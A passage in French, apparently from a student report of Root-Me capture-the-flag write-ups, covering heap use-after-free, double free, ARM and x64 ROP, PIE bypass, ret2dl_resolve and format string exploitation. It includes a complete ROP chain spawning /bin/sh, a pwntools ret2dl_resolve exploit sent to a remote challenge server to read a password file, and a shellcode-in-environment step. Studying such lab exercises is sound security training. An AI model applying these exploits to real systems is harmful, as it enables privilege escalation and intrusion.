Cette faille de sécurité est liée à la heap où on fait les allocations dynamique de la mémoire. Quand cette zone mémoire n'est plus nécessaire, nous utilisons alors la fonction *free* pour libérer la zone allouée.

12.1 Analyse du code

Ce code est un programme qui simule la gestion d'un chien et d'une niche pour chien. Il permet à l'utilisateur d'effectuer différentes actions en choisissant un numéro de 0 à 7. Le code utilise des structures, des fonctions et des interactions avec l'utilisateur pour simuler ces actions. Après lecture du code source on remarque que les pointeurs ne sont pas réinitialisés après l'appel de *free*, c'est à dire on les met pas à NULL. Ceci peut être problématique lorsque lors d'une nouvelle allocation, on obtient le même pointeur.

```
void bringBackTheFlag(){
    char flag[32];
    FILE* flagFile = fopen(".passwd", "r");
    if(flagFile == NULL)
    {
        puts("fopen error");
        exit(1);
    }
    fread(flag, 1, 32, flagFile);
    flag[20] = 0;
    fclose(flagFile);
    puts(flag);
}

void death(struct Dog* dog){
    printf("%s run under a car... %s 0-1 car\n", dog->name, dog->name);
    free(dog);
}

struct Dog* newDog(char* name){
    printf("You buy a new dog. %s is a good name for him\n", name);
    struct Dog* dog = malloc(sizeof(struct Dog));
    strncpy(dog->name, name, 12);
    dog->bark = bark;
    dog->bringBackTheFlag = bringBackTheFlag;
    dog->death = death;
    return dog;
}
```

FIGURE 22 – Partie du code vulnérable

On peut observer avec la section de code ci dessus, que pour obtenir le flag il nous faut lire la fonction *dog->bringBackTheFlag*. Néanmoins elle n'est jamais appelée, même si on choisit l'option 3 (bring me the flag), c'est la fonction *dog->bark* qui est appelée.

12.2 Exploitation de la vulnérabilité

Pour exploiter, nous devons réussir à écrire sur *Dog* qui contient l'adresse de la fonction void *bringBackTheFlag*. L'objectif est d'écraser le pointeur de fonction contenu dans *dog->bark* et le rediriger vers la fonction cible.

Voici la structure *Dog* :

```
struct Dog {  
    char name[12];  
    void (*bark)();  
    void (*bringBackTheFlag)();  
    void (*death)(struct Dog*);  
};
```

Vu que la taille de chaque pointeur fait 4 octets, il nous faudrait remplir le champ *name* avec 12 octets de données aléatoires, suivi de 4 octets qui écraseraient la fonction *bark* plus l'adresse de la fonction *bringBackTheFlag*.

```
struct DogHouse{  
    char address[16];  
    char name[8];  
};
```

Avec la structure *DogHouse*, nous pouvons écrire 16 octets pour le champ adresse. Ainsi, ce serait idéal de pouvoir écrire des données à la même adresse mémoire allouée pour la structure *Dog*. En utilisant ces 16 octets, nous pourrions écrire 12 octets aléatoires, suivis de 4 octets qui écraseraient la fonction *Dog->bark()*. Pour ce faire on va utiliser un **use after free**.

Tout d'abord, nous devons appeler la fonction *death* afin de libérer l'espace mémoire qui a été allouée à l'instance d'une structure *Dog*, et si celle-ci est réutilisée pour l'allocation de la *DogHouse*, il ne restera plus qu'à écraser l'adresse de *dog->bark()*.

13 Challenge 13 : ELF ARM - Basic ROP

Ce challenge met en évidence le ROP (Return-Oriented Programming) qui est une technique utilisée dans les attaques buffer overflow pour contourner les mécanismes de protection de la mémoire et exécuter du code malveillant.

13.1 Analyse du programme

En résumé, le programme demande à l'utilisateur (via *stdin*) une série de caractères qui sont ensuite affichés sous forme hexadécimale, puis le programme se termine. On peut voir avec *gdb* que dans le binaire, il y a une fonction appelée *exec* qui prend en argument un pointeur vers une chaîne de caractères contenant une commande à exécuter via la fonction *system*.

```

(gdb) disas exec
Dump of assembler code for function exec:
   0x000105a4 <+0>:      push    {r4, r11, lr}
   0x000105a8 <+4>:      add     r11, sp, #8
   0x000105ac <+8>:      sub     sp, sp, #12
   0x000105b0 <+12>:     str     r0, [r11, #-16]
   0x000105b4 <+16>:     bl      0x10434 <geteuid@plt>
   0x000105b8 <+20>:     mov     r4, r0
   0x000105bc <+24>:     bl      0x10434 <geteuid@plt>
   0x000105c0 <+28>:     mov     r3, r0
   0x000105c4 <+32>:     mov     r1, r3
   0x000105c8 <+36>:     mov     r0, r4
   0x000105cc <+40>:     bl      0x1047c <setreuid@plt>
   0x000105d0 <+44>:     ldr     r0, [r11, #-16]
   0x000105d4 <+48>:     bl      0x10458 <system@plt>
   0x000105d8 <+52>:     nop                                ; (mov r0, r0)
   0x000105dc <+56>:     sub     sp, r11, #8
   0x000105e0 <+60>:     pop     {r4, r11, pc}
End of assembler dump.

```

FIGURE 23

13.2 Exploitation de la vulnérabilité

L'objectif est de prendre le contrôle de `r0` qui est l'argument de la fonction `system` et de le faire pointer vers `/bin/sh` ; Et pour cela on va utiliser un gadget. Nous allons utiliser ROPgadget pour analyser les gadgets disponibles et prendre celui qui nous permet d'atteindre notre but qui de prendre le contrôle de `r0`. Une fois qu'on passe cette étape, on recherche un emplacement avec une adresse fixe (PIE désactivé), pour écrire la chaîne `/bin/sh` et enfin faire pointer `r0` vers cette adresse.

La section de données semble être un choix approprié, car elle dispose de 8 octets pour écrire `/bin/sh`. L'adresse de notre chaîne sera donc fixée à l'adresse de début de la section `data`. Nous allons utiliser la fonction `scanf` pour écrire la chaîne `/bin/sh` à l'emplacement souhaité.

Une fois ces étapes faites, on a toutes les informations qu'il nous faut pour construire notre ROP chain qui va nous permettre d'obtenir un shell où on récupérera le flag.

14 Challenge 14 : ELF x64 - Stack buffer overflow - avancé

Ce challenge met en évidence une attaque de stack buffer overflow avancé, le ROP qu'on a déjà vu au challenge précédent.

14.1 Analyse du programme

Ce programme est un simple convertisseur de chaînes de caractères en valeurs hexadécimales. Il lit une chaîne de caractères à partir de l'entrée standard, calcule sa longueur, puis imprime chaque caractère sous forme hexadécimale. Cependant, ce programme contient une vulnérabilité majeure qui peut être exploitée par une attaque de type buffer overflow. La fonction `gets` est utilisée pour lire l'entrée de l'utilisateur. Cette fonction est dangereuse car elle ne vérifie pas la taille de l'entrée de l'utilisateur. Si l'utilisateur entre plus de 256 caractères, les caractères supplémentaires seront écrits dans les zones de mémoire adjacentes au tampon.

```

/*
gcc -o ch34 ch34.c -fno-stack-protector -Wl,-z,relro,-z,now,-z,noexecstack -static
*/

int main(int argc, char **argv){

    char buffer[256];
    int len, i;

    gets(buffer);
    len = strlen(s: buffer);

    printf(format: "Hex result: ");

    for (i=0; i<len; i++){
        printf(format: "%02x", buffer[i]);
    }
    printf(format: "\n");

    return 0;
}

```

FIGURE 24 – Code source du programme

14.2 Exploitation de la vulnérabilité

Grâce au débordement de tampon, on va pouvoir contrôler le registre *rip*. La stack n'étant pas exécutable, il va falloir initier l'exploit avec un ROP : l'outil ROPgadget, en plus de donner tous les gadgets exploitables, construit une ROPchain déjà toute faite, permettant un `execve` sur `/bin/sh`. En utilisant le programme Python ainsi créé par ROPgadget, il suffit de spécifier un offset de 280 caractères (padding nécessaire pour écrire dans *rip*) pour mettre en oeuvre le ROPchain.

```

from struct import pack

p = "A"*280

p += pack('<Q', 0x00000000004017e7) # pop rsi ; ret
p += pack('<Q', 0x00000000006c0000) # @ .data
p += pack('<Q', 0x000000000044d2b4) # pop rax ; ret
p += '/bin//sh'
p += pack('<Q', 0x0000000000467b51) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x00000000004017e7) # pop rsi ; ret
p += pack('<Q', 0x00000000006c0008) # @ .data + 8
p += pack('<Q', 0x000000000041bd9f) # xor rax, rax ; ret
p += pack('<Q', 0x0000000000467b51) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x00000000004016d3) # pop rdi ; ret
p += pack('<Q', 0x00000000006c0000) # @ .data
p += pack('<Q', 0x00000000004017e7) # pop rsi ; ret
p += pack('<Q', 0x00000000006c0008) # @ .data + 8
p += pack('<Q', 0x0000000000437205) # pop rdx ; ret
p += pack('<Q', 0x00000000006c0008) # @ .data + 8
p += pack('<Q', 0x000000000041bd9f) # xor rax, rax ; ret
p += pack('<Q', 0x000000000045aa10)*59 # add rax, 1 ; ret
p += pack('<Q', 0x000000000045b525) # syscall ; ret

print(p)

```

FIGURE 25 – ROPchain de l'attaque

Ensuite, on peut générer la payload qui nous permettra d'obtenir un shell où on pourra récupérer le flag.

15 Challenge 15 : ELF x64 - Double free

Un double free est une vulnérabilité qui se produit lorsqu'une même zone mémoire de taille 'n' est libérée deux fois. Dans ce cas, un système de cache, conserve les zones mémoire déjà libérées pour réutiliser la mémoire libérée. Lorsqu'on utilise malloc(n) (où 'n' est toujours égal à la taille précédemment libérée), on alloue l'ancienne zone mémoire et la retire de ce cache. Cependant, si on libère deux fois une zone mémoire, elle sera présente deux fois dans ce cache.

Si on réutilise malloc(n) deux fois, les deux allocations mémoire pointeront vers la zone qui a été précédemment libérée. Par conséquent, les deux pointeurs renvoyés par malloc pointeront vers le même emplacement mémoire.

15.1 Analyse du programme

En examinant le code source qui est un peu long, on peut immédiatement observer deux points notables : Premièrement, la fonction *suicide* de l'objet *Human* ne réinitialise pas le pointeur de *Human* à NULL, ce qui nous offre la possibilité d'effectuer une libération double de la mémoire.

```

void suicide(){
    puts("You can't survive at this zombie wave. *PAM*");
    memset(human, 0, sizeof(struct Human));
    free(human);
}

```

Et que lors de la libération double de la mémoire, la fonction *eatBody* de la structure *Zombie* va se référer à la fonction *prayChuckToGiveAMiracle* de la structure *Human*.

```
struct Zombie {
    int hp;
    void (*hurt)();
    void (*eatBody)();
    void (*attack)();
    int living;
};

struct Human {
    int hp;
    void (*fire)(int);
    void (*prayChuckToGiveAMiracle)();
    void (*suicide)();
    int living;
};
```

15.2 Exploitation de la faille

Dans le défi, on comprend qu'il est nécessaire d'éliminer un humain ou un zombie deux fois, ce qui conduit à libérer deux fois la même zone mémoire. En examinant le code source, on constate que l'entier *living* de la structure *humain* pourrait poser problème.

Cependant, on observe également que si un humain est tué par une attaque de zombie (option 6), la valeur de *living* n'est pas modifiée! On crée donc un humain et un zombie, on utilise plusieurs fois l'option 6 pour tuer l'humain, et on obtient ainsi notre humain libéré.

Maintenant, comment procéder pour libérer à nouveau la mémoire? On peut utiliser soit l'option 4 soit l'option 3, mais comme l'option 3 provoque une segmentation, on utilise l'option 4.

On réussit donc à réaliser un double free, et il ne reste plus qu'à l'exploiter!

On remarque que la structure *Zombie* a *eatBody* en troisième position, et que la structure *humain* a en troisième position la fonction que l'on souhaite appeler. On crée alors un zombie puis un humain, et une fois cela fait, on fait appel à l'option 7 (*eatBody*).

Comme nos deux structures *zombie* et *humain* pointent au même endroit, mais que l'humain a été créé après, la fonction récemment créée est appelée et on récupère le drapeau!

16 Challenge 16 : ELF x64 - Stack buffer overflow - PIE

L'objectif ici est de déjouer la protection appelée PIE, qui signifie "Position-Independent Executables". Cette protection est généralement utilisée en complément d'une autre protection connue sous le nom d'ASLR.

16.1 Analyse du programme

Ce programme est une sorte de coffre-fort numérique qui demande une clé pour entrer. Il contient deux fonctions principales, *Winner* et *Loser*. La fonction *Winner* ouvre un fichier *.passwd*, lit son contenu et l'affiche, tandis que la fonction *Loser* affiche simplement "Accès refusé!".

La fonction *main* crée un tableau de caractères *key[30]* pour stocker la clé entrée par l'utilisateur. Cependant, elle utilise *scanf("%s", key);* pour lire la clé, ce qui peut causer un débordement de tampon si l'utilisateur entre plus de 30 caractères. Ce débordement peut écraser la pile et modifier l'adresse de retour de la fonction *main*.


```

void Winner() {
    printf("Access granted!\n");
    FILE *fp;
    int c;
    fp = fopen(".passwd", "r");
    if (fp == NULL)
    {
        perror("Error while opening the file.\n");
        exit(EXIT_FAILURE);
    }
    else {
        printf("Super secret flag: ");
        while ((c = getc(fp)) != EOF)
            putchar(c);
        fclose(fp);
    }
}

int Loser() {
    printf("Access denied!\n");
    return 0;
}

int main() {
    char key[30];
    printf("I'm an unbreakable safe, so you need a key to enter!\n");
    printf("Hint, main(): %p\n",main);
    printf("Key: ");
    scanf("%s", &key);
    Loser();
    return 0;
}

```

FIGURE 26 – portion de code vulnérable

Si on réussit à contrôler l'entrée et provoquer un débordement de tampon, on pourrait remplacer l'adresse de retour par l'adresse de la fonction *Winner*. Ainsi, au lieu d'appeler *Loser*, le programme appellerait *Winner*, donnant à l'utilisateur un accès non autorisé.

16.2 Exploitation de la faille

La principale complication ici est due à l'activation de la protection PIE (et donc ASLR), qui fait varier les adresses mémoire à chaque exécution du binaire. Cependant, dans la section `.text`, la distance en octets entre notre fonction `'main()'` et notre fonction *Winner*, elle, restera constante. Par conséquent, notre première étape consiste à déterminer cet offset.

En soustrayant l'adresse de *main* de celle de *Winner*, nous obtenons 160 octets. Étant donné que l'adresse de *main* est clairement indiquée à chaque exécution du binaire, il suffira, dans notre payload, de remplacer l'adresse de retour par 'l'adresse de *main* - 160'. Il nous reste maintenant à déterminer le décalage nécessaire pour remplacer l'adresse de retour. Nous savons que le tampon fait 30 octets. Donc, nous devons calculer cet offset. Avec GDB, nous pouvons simplement exécuter le binaire, puis envoyer un motif en entrée pour déterminer l'offset à partir duquel le binaire provoque une erreur de segmentation. Maintenant que nous avons l'offset nécessaire pour réécrire l'adresse de retour ainsi que l'offset nécessaire pour obtenir l'adresse de la fonction *Winner*. Il ne nous reste plus qu'à écrire notre payload. Une des approches intéressantes que nous pouvons adopter est la suivante : Ouvrir deux

connexions SSH (donc deux shells) et les relier par un pipe. Cela nous permet d'envoyer notre payload Python à l'entrée du binaire et obtenir ainsi un shell avec des privilèges plus élevés.

17 Challenge 17 : ELF x86 - Stack buffer overflow - ret2dl_resolve

La technique ret2dl_resolve est une technique d'exploitation avancée utilisée pour tromper un programme binaire en résolvant une fonction de son choix (comme system) dans la Table de Liaison de Procédure (Procedure Linkage Table, PLT). Cela signifie que l'attaquant peut utiliser la fonction PLT comme si elle faisait à l'origine partie du binaire, contournant ainsi l'ASLR (si elle est présente) et ne nécessitant aucune fuite de libc.

17.1 Analyse du binaire

Ce challenge ne regorge pas le programme et le binaire est configuré de telle sorte que les options suivantes sont activées : RelRO(Read Only relocations), NX (Pile non exécutable) et ASLR (Distribution aléatoire de l'espace d'adressage).

En résumé, l'activation de ces options de sécurité rend l'exploitation de vulnérabilités beaucoup plus difficile, mais pas impossible. Des techniques avancées d'exploitation, comme le ROP, ont été développées pour contourner certaines de ces protection.

17.2 Méthodologie d'attaque

Même si on a pas accès au code source, on sait d'après l'énoncé du challenge que le programme est vulnérable au Stack buffer overflow. On peut exploiter ces débordements de tampon en utilisant la technique ret2dl_resolve, grâce à la génération automatique de payloads par la bibliothèque Python pwntools.

```
#!/usr/bin/env python
from pwn import * # type: ignore
context.binary = elf = ELF(pwnlib.data.elf.ret2dlresolve.get('./ch77')) # type: ignore
# Charge le binaire './ch77' dans un objet ELF, qui permet d'interagir avec le binaire à un niveau élevé.

rop = ROP(context.binary) # type: ignore
# Crée un objet ROP pour le binaire chargé. Cet objet sera utilisé pour générer la chaîne ROP.

dlresolve = Ret2dlresolvePayload(elf, symbol='system', args=['cat challenge/app-systeme/ch77/.passwd']) # type: ignore
# Crée un payload pour la technique ret2dl_resolve.
# Le payload résoudra la fonction 'system' et l'appellera avec l'argument 'cat challenge/app-systeme/ch77/.passwd'.

rop.read(0, dlresolve.data_addr)
# Ajoute un appel à la fonction 'read' à la chaîne ROP.
# Cela lira les données du payload ret2dl_resolve dans la mémoire du processus.

rop.ret2dlresolve(dlresolve)
# Ajoute le payload ret2dl_resolve à la chaîne ROP.

raw_rop = rop.chain()
# Génère la chaîne ROP finale à partir de l'objet ROP.

payload = str(fit({28: raw_rop, 100: dlresolve.payload})) # type: ignore
# Crée le payload final en insérant la chaîne ROP et le payload ret2dl_resolve aux bons endroits.

r = remote('challenge03.root-me.org', 56577) # type: ignore
# Se connecte au serveur distant sur le port spécifié.

r.sendline(payload)
# Envoie le payload au serveur distant.

print("Flag : " + r.recvline())
# Reçoit la réponse du serveur et l'affiche. Cela devrait être le flag si l'exploit a réussi.

r.close()
# Ferme la connexion au serveur distant.
```

FIGURE 27 – Exploit

18 Challenge 18 : ELF x86 - Format String Bug Basic 3

Ce challenge s'inscrit sur la liste des formats string bug.

18.1 Analyse du programme

Le programme demande à l'utilisateur d'entrer un nom d'utilisateur. Si le nom d'utilisateur entré correspond à la chaîne "root-me", le programme affiche un message de bienvenue. Sinon, il affiche un message d'erreur.

```
int main(int argc, char ** argv)
{
    // char    log_file = "/var/log/bin_error.log";
    char    outbuf[512];
    char    buffer[512];
    char    user[12];

    char *username = "root-me";

    // FILE *fp_log = fopen(log_file, "a");

    printf("Username: ");
    fgets(user, sizeof(user), stdin);
    user[strlen(user) - 1] = '\0';

    if (strcmp(user, username)) {
        sprintf (buffer, "ERR Wrong user: %400s", user);
        sprintf (outbuf, buffer);
        // fprintf (fp_log, "%s\n", outbuf);

        printf("Bad username: %s\n", user);
    }

    else {
        printf("Hello %s ! How are you ?\n", user);
    }
    // fclose(fp_log);
    return 0;
}
```

FIGURE 28 – Exploit

Cependant, le programme contient une vulnérabilité de format de chaîne à cause de ligne de code *sprintf* (*outbuf*, *buffer*) ;. Il est possible de provoquer un débordement de tampon sur *outbuf* en utilisant *buffer*.

18.2 Exploitation de la faille

Pour provoquer un buffer overflow sur *outbuf*, on lui passe une chaîne de format qui lit beaucoup de données sur la pile. Dans ce cas, on utilise %d. On procède ensuite comme pour un débordement de tampon classique, en tâtonnant pour écraser le eip sauvegardé. On trouve rapidement que %117d suivi de "monAdresseDontJaiLeControle" permet d'atteindre cet objectif. Nous allons diriger notre adresse vers un Shellcode qui exécute la commande *cat .passwd* en utilisant une variable d'environnement. L'intérêt de cette solution réside dans le fait que nous ne pouvons pas utiliser un Shellcode classique qui ouvre un shell, car nous perdons désormais les droits (pas de setuid dans le code). Nous introduisons donc notre Shellcode dans une variable d'environnement que nous nommons 'SHELLCODE' en ajoutant un grand nombre de 0x90(instruction NOP) pour augmenter le nombre d'adresses valides qui pointeront vers notre Shellcode.

```
export SHELLCODE=$(python -c "print (('NOP' * 1000 + "shellcode")
```

Après avoir effectué ces étapes, il ne reste plus qu'à utiliser l'exploit que nous avons trouvé précédemment et à y insérer une adresse (qu'on peut trouver avec une fonction *getenv* qui se rapproche de celle de notre variable d'environnement. Et voilà, ayant directement utilisé cat dans le shellcode, le flag s'affiche directement.

Conclusion

En conclusion, ces challenges offrent une variété de défis qui couvrent un large éventail de vulnérabilités et de techniques d'exploitation.